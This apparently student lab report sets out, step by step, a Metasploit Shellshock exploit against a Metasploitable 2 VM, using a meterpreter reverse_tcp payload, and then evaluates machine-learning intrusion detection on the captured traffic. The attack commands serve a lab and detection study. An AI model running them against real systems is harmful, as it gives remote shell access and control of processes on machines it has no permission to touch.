Project 3

Name: Gopinath Achuthan


ID: RX44815

**Image 1:** IP address of Kali and Metasploitable 2


Kali: 192.168.56.106

Metasploitable 2: 192.168.56.101

In background, the wireshark software capturing the network packets




**Image 2:** I have created testing.sh file at /usr/lib/cgi-bin/ directory in Metasploitable 2, for my exploitation.



**Image 3:**

|  |  |
| --- | --- |
| STEPS | COMMAND |
| Database service is started | service postgresql start |
| Opening msfconsole | msfconsole |
| Checking database status | db\_status |
| Storing nmap for target machine is storing in database. | db\_nmap -sV 192.168.56.101 |




**Image 4:**

|  |  |
| --- | --- |
| Steps | Command |
| Using exploit | use exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec |
| Setting remote host | set RHOST 192.168.56.101 |
| Setting local host | set LHOST 192.168.56.106 |
| Setting target uri | set TARGETURI /cgi-bin/testing.sh |
| Setting payload | set PAYLOAD linux/x86/meterpeter/reverse\_tcp |
| Then exploit | run (or) exploit |

After exploiting, I am checking IP address by using ipconfig in meterpeter session

Now, it shows Metasploitable 2 IP address



**Image 5, 6, 7:**


Now, checking the current directory by using “pwd” command and listing the process using the command “ps” command.


Then killing the process using the command kill <PID>.


Note: <PID> - process id

Execute some other process using execute -

Then, exiting from the session









**Image 8:**

Transferring the process log from Metasploitable 2 to Kali Machine.



**Image 9:**

Attack network packet in wireshark.



**Analysis:**

**Random Forest Classifier:**

|  |  |  |  |
| --- | --- | --- | --- |
|  | precision | recall | f1-score |
| 0 | 0.94 | 0.97 | 0.95 |
| 1 | 1.00 | 1.00 | 1.00 |

|  |  |  |  |
| --- | --- | --- | --- |
| micro avg | 1.00 | 1.00 | 1.00 |
| macro avg | 0.97 | 0.98 | 0.98 |
| weighted avg | 1.00 | 1.00 | 1.00 |

Confusion Matric:

|  |  |  |
| --- | --- | --- |
|  | Actual: Not an attack | Actual: Attack |
| System Guess: Not an attack | 31 | 1 |
| System Guess: Attack | 2 | 952 |

**SVM Classifier:**

|  |  |  |  |
| --- | --- | --- | --- |
|  | precision | recall | f1-score |
| 0 | 0.94 | 0.94 | 0.94 |
| 1 | 1.00 | 1.00 | 1.00 |

|  |  |  |  |
| --- | --- | --- | --- |
| micro avg | 1.00 | 1.00 | 1.00 |
| macro avg | 0.97 | 0.97 | 0.97 |
| weighted avg | 1.00 | 1.00 | 1.00 |

Confusion Matric:

|  |  |  |
| --- | --- | --- |
|  | Actual: Not an attack | Actual: Attack |
| System Guess: Not an attack | 30 | 2 |
| System Guess: Attack | 2 | 952 |

**Neural Network:**

|  |  |  |  |
| --- | --- | --- | --- |
|  | precision | recall | f1-score |
| 0 | 0.94 | 1.00 | 0.97 |
| 1 | 1.00 | 1.00 | 1.00 |

|  |  |  |  |
| --- | --- | --- | --- |
| micro avg | 1.00 | 1.00 | 1.00 |
| macro avg | 0.97 | 1.00 | 0.98 |
| weighted avg | 1.00 | 1.00 | 1.00 |

Confusion Matric:

|  |  |  |
| --- | --- | --- |
|  | Actual: Not an attack | Actual: Attack |
| System Guess: Not an attack | 32 | 0 |
| System Guess: Attack | 2 | 952 |

For analyzation, I used network packet for kali linux. I categorized the network as during the attack and not during the attack. Then I used machine learning models to analysis the network packet for intrusion detection.

Along with the network packet, I have also attached the process log from the metaploitable2 VM.